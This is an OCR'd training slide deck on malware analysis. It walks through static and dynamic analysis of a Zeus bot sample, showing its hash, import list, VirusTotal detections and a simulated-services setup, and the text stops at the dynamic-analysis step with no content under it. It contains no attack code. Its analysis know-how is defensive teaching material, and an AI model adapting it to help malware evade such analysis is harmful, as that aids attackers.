Practical Reversing IV – Advanced Malware Analysis

Monnappa (m0nna)

www.SecurityXploded.com

Disclaimer

The Content, Demonstration, Source Code and Programs presented here is "AS IS" without any warranty or conditions of any kind. Also the views/ideas/knowledge expressed here are solely of the trainer's only and nothing to do with the company or the organization in which the trainer is currently working.

However in no circumstances neither the trainer nor SecurityXploded is responsible for any damage or loss caused due to use or misuse of the information presented here.

Acknowledgement

- Special thanks to **null** & **Garage4Hackers** community for their extended support and cooperation.
- Thanks to all the trainers who have devoted their precious time and countless hours to make it happen.

Reversing & Malware Analysis Training

This presentation is part of our **Reverse Engineering & Malware Analysis** Training program. Currently it is delivered only during our local meet for FREE of cost.

For complete details of this course, visit our Security Training page.

Who am I

Monnappa

- m0nna
- Member of SecurityXploded (SX)
- Info Security Investigator @ Cisco
- Reverse Engineering, Malware Analysis, Memory Forensics
- Email: monnappa22@gmail.com, twitter@monnappa22

Contents

- Why Malware Analysis?
- Types of Malware Analysis
- Static Analysis
- Dynamic Analysis
- Memory Analysis
- Demo

Why Malware Analysis?

To determine:

- **the nature and purpose of the malware**
- **Interaction with the file system**
- **Interaction with the registry**
- **Interaction with the network**
- **Identifiable patterns**

Types of Malware Analysis?

- **Static Analysis**

  - Analyzing without executing the malware

- **Dynamic Analysis**

  - Analyzing by executing the malware

- **Memory Analysis**

  - Analyzing the RAM for artifacts

Static Analysis

Steps:

- **Determine the file type**

  tools: file utility on unix and windows (need to install)

- **Determine the cryptographic hash**

  tools: md5sum utility on unix and windows (part of unix utils for windows)

- **Strings search**

  tools: strings utility on unix and windows , Bintext

- **File obfuscation (packers, cryptors and binders) detection**

  tools: PEiD, RDG packer detector

- **Submission to online antivirus scanners (virustotal, jotti, cymru)**

  tools: browser and public api of Virustotal

- **Determine the Imports**

  tools: PEview, Dependency Walker

- **Disassembly**

  tools: IDA Pro, Ollydbg

Dynamic Analysis

Involves executing the malware in a controlled environment to determine its behavior

Steps:

- **Determine the File system activity**

  tools: process monitor, capturebat

- **Determine the Process activity**

  tools: process explorer, process monitor, capturebat

- **Determine the Network activity**

  tools: wireshark

- **Detemine the Registry activity**

  tools: regmon, process monitor, capturebat

Memory Analysis

Finding and extracting artifacts from computer's RAM

- **Determine the process activity**
- **Determine the network connections**
- **Determine hidden artifacts**
- **Detemine the Registry activity**

Tools:

Volatility (Advanced Memory Forensic Framework)

***Advantages*:**

- **helps in rootkit detection**
- **helps in unpacking**


DEMO 1

http://youtu.be/592uIELKUX8

STATIC ANALYSIS

Step 1 – Taking the cryptographic hash


The below screenshot shows the md5sum of the sample



```
C:\Documents and Settings\Administrator\Desktop>md5sum edd94.exe
d3edc1d9dc3aa8e23b1fc7150d4996f3 *edd94.exe

C:\Documents and Settings\Administrator\Desktop>
```

Step 2 – Determine the packer

PEiD was unable determine the packer



PEiD v0.95

File: C:\Documents and Settings\Administrator\Desktop\edd94.exe

Entrypoint: 000020A0

File Offset: 000014A0

Linker Info: 13.0

EP Section: .text


First Bytes: 81,CB,77,28

Subsystem: Win32 GUI

Nothing found *

Step 3 – Determine the Imports

Dependency Walker shows the DLLs and API used by malicious executable


Dependency Walker - [edd94.exe]
File Edit View Options Profile Window Help

EDD94.EXE
- MSVCRT.DLL
- USER32.DLL
- KERNEL32.DLL
- GDI32.DLL


PI	Ordinal ^	Hint	Function	Entry Point
🟩	N/A	177 (0x00B1)	CompareStringA	Not Bound
🟩	N/A	188 (0x00BC)	CopyFileA	Not Bound
🟩	N/A	196 (0x00C4)	CreateDirectoryA	Not Bound
🟩	N/A	203 (0x00CB)	CreateEventW	Not Bound
🟩	N/A	228 (0x00E4)	CreateRemoteThread	Not Bound
🟩	N/A	232 (0x00E8)	CreateSemaphoreW	Not Bound
🟩	N/A	254 (0x00FE)	DeleteAtom	Not Bound
🟩	N/A	257 (0x0101)	DeleteFileA	Not Bound
🟩	N/A	262 (0x0106)	DeviceIoControl	Not Bound
🟩	N/A	287 (0x011F)	EnumResourceNamesW	Not Bound

E	Ordinal ^	Hint	Function	Entry Point
■	1 (0x0001)	0 (0x0000)	ActivateActCtx	0x0000A6D4
■	2 (0x0002)	1 (0x0001)	AddAtomA	0x00035505
■	3 (0x0003)	2 (0x0002)	AddAtomW	0x000326D9
■	4 (0x0004)	3 (0x0003)	AddConsoleAliasA	0x00071CDF
■	5 (0x0005)	4 (0x0004)	AddConsoleAliasW	0x00071CA1
■	6 (0x0006)	5 (0x0005)	AddLocalAlternateComputerNameA	0x00059382
■	7 (0x0007)	6 (0x0006)	AddLocalAlternateComputerNameW	0x00059266
■	8 (0x0008)	7 (0x0007)	AddRefActCtx	0x00028EF9
■	9 (0x0009)	8 (0x0008)	AddVectoredExceptionHandler	NTDLL.RtlAddVectoredExceptionHandler
■	10 (0x000A)	9 (0x0009)	AllocConsole	0x00072331

^	Module	File Time Stamp	Link Time Stamp	File Size	Attr.	Link Checksum	Real Checksum	CPU	Subsystem	Symbols	Preferred Base	Actual Base	Virtual Size	Load Order	File Ver
	DWMAPI.DLL	Error opening file. The system cannot find the file specified (2).													
	MPR.DLL	04/14/2008 1:30p	04/14/2008 5:40a	59,904	A	0x00013C87	0x00013C87	x86	Console	CV	0x71B20000	Unknown	0x00012000	Not Loaded	5.1.2600.55
	SHLWAPI.DLL	04/14/2008 1:30p	04/14/2008 5:41a	474,112	A	0x0008329F	0x0008329F	x86	GUI	CV	0x77F60000	Unknown	0x00076000	Not Loaded	6.0.2900.55
	EDD94.EXE	03/25/2012 1:11a	03/25/2011 10:31a	151,552	A	0x0002E3A0	0x0002E3A0	x86	GUI	CV	0x00400000	Unknown	0x00048000	Not Loaded	N/A
	GDI32.DLL	04/14/2008 1:30p	04/14/2008 5:39a	285,184	A	0x000472FF	0x000472FF	x86	Console	CV	0x77F10000	Unknown	0x00049000	Not Loaded	5.1.2600.55
	KERNEL32.DLL	04/14/2008 1:30p	04/14/2008 5:41a	989,696	A	0x000F44A2	0x000F44A2	x86	Console	CV	0x7C800000	Unknown	0x000F6000	Not Loaded	5.1.2600.55
	MSVCRT.DLL	04/14/2008 1:30p	04/14/2008 5:42a	343,040	A	0x00057341	0x00057341	x86	GUI	CV	0x77C10000	Unknown	0x00058000	Not Loaded	7.0.2600.55
	NTDLL.DLL	04/14/2008 1:30p	04/14/2008 5:41a	706,048	A	0x000B62BC	0x000B62BC	x86	Console	CV	0x7C900000	Unknown	0x000AF000	Not Loaded	5.1.2600.55
	USER32.DLL	04/14/2008 1:30p	04/14/2008 5:41a	578,560	A	0x0008FC76	0x0008FC76	x86	GUI	CV	0x7E410000	Unknown	0x00091000	Not Loaded	5.1.2600.55

Step 4 – VirusTotal Submission

VirusTotal results show that this sample is a zeus bot (zbot)




McAfee-GW-Edition	Heuristic.LooksLike.Win32.Suspicious.B	20120705
Microsoft	PWS:Win32/Zbot	20120705
NOD32	a variant of Win32/Kryptik.ADDZ	20120705
Norman	W32/Troj_Generic.ARTQJ	20120705
nProtect	-	20120706
Panda	Generic Trojan	20120705
PCTools	Trojan.Zbot	20120705
Rising	-	20120705
Sophos	Mal/Zbot-FX	20120705
SUPERAntiSpyware	-	20120705
Symantec	Trojan.Zbot	20120706
TheHacker	-	20120704
TotalDefense	Win32/ZAccess.Z!generic	20120705
TrendMicro	TSPY_ZBOT.IQU	20120706
TrendMicro-HouseCall	TSPY_ZBOT.IQU	20120705
VBA32	-	20120705

DYNAMIC ANALYSIS

Step 1 – Running the monitoring tools

Before executing the malware, montioring tools are run to capture the activities of the malware



The Wireshark Network Analyzer [Wireshark 1.6.5 (SVN Rev Unknown from unknown)]

The World's Most Popular Network Protocol Analyzer
Version 1.6.5 (SVN Rev Unknown from unknown)

Interface List
Live list of the capture interfaces (counts incoming packets)

Start capture on interface:

- eth0
- eth1
- vmnet1
- Pseudo-device that captures on all interfaces
- USB bus number 1
- USB bus number 2
- vmnet8
- lo

Capture Options
Start a capture with detailed options

How to Capture
Step by step to a successful capture setup

Network Media
Specific information for capturing on: Ethernet, WLAN, ...

Open
Open a previously captured file

Open Recent:

- /root/reports/output.pcap (112 KB)
- /root/fireeye/test/10.142.120.77.pcap (not found)
- /root/malware/fireeye/f439/output_f439.pcap (171 KB)

Sample Captures
A rich assortment of example capture files on the web


Website
Visit the project's website

User's Guide
The User's Guide (online version)

Security
Work with Wireshark as securely as possible


Step 2 – Simulate Internet Services

Internet services are simulated to give fake response to malware and also to prevent malware from talking out on the internet




```
Listening on:    192.168.1.2
Real Date/Time: Sun Jul  8 01:45:02 2012
Fake Date/Time: Sun Jul  8 01:45:02 2012 (Delta: 0 secon
 Forking services...
   * dns 53/udp/tcp - started (PID 5373)
   * discard 9/udp - started (PID 5395)
   * https 443/tcp - started (PID 5375)
   * syslog 514/udp - started (PID 5387)
   * smtps 465/tcp - started (PID 5377)
   * pop3s 995/tcp - started (PID 5379)
   * dummy 1/udp - started (PID 5401)
   * chargen 19/tcp - started (PID 5398)
   * dummy 1/tcp - started (PID 5400)
   * chargen 19/udp - started (PID 5399)
   * discard 9/tcp - started (PID 5394)
   * quotd 17/udp - started (PID 5397)
   * echo 7/udp - started (PID 5393)
   * quotd 17/tcp - started (PID 5396)
   * finger 79/tcp - started (PID 5385)
   * smtp 25/tcp - started (PID 5376)
   * daytime 13/udp - started (PID 5391)
   * irc 6667/tcp - started (PID 5383)
   * ntp 123/udp - started (PID 5384)
   * daytime 13/tcp - started (PID 5390)
   * tftp 69/udp - started (PID 5382)
   * time 37/tcp - started (PID 5388)
   * ident 113/tcp - started (PID 5386)
   * time 37/udp - started (PID 5389)
   * ftps 990/tcp - started (PID 5381)
   * echo 7/tcp - started (PID 5392)
   * http 80/tcp - started (PID 5374)
```

Step 3 – Executing the malware (edd94.exe)



Step 4 – process, registry and filesystem activity

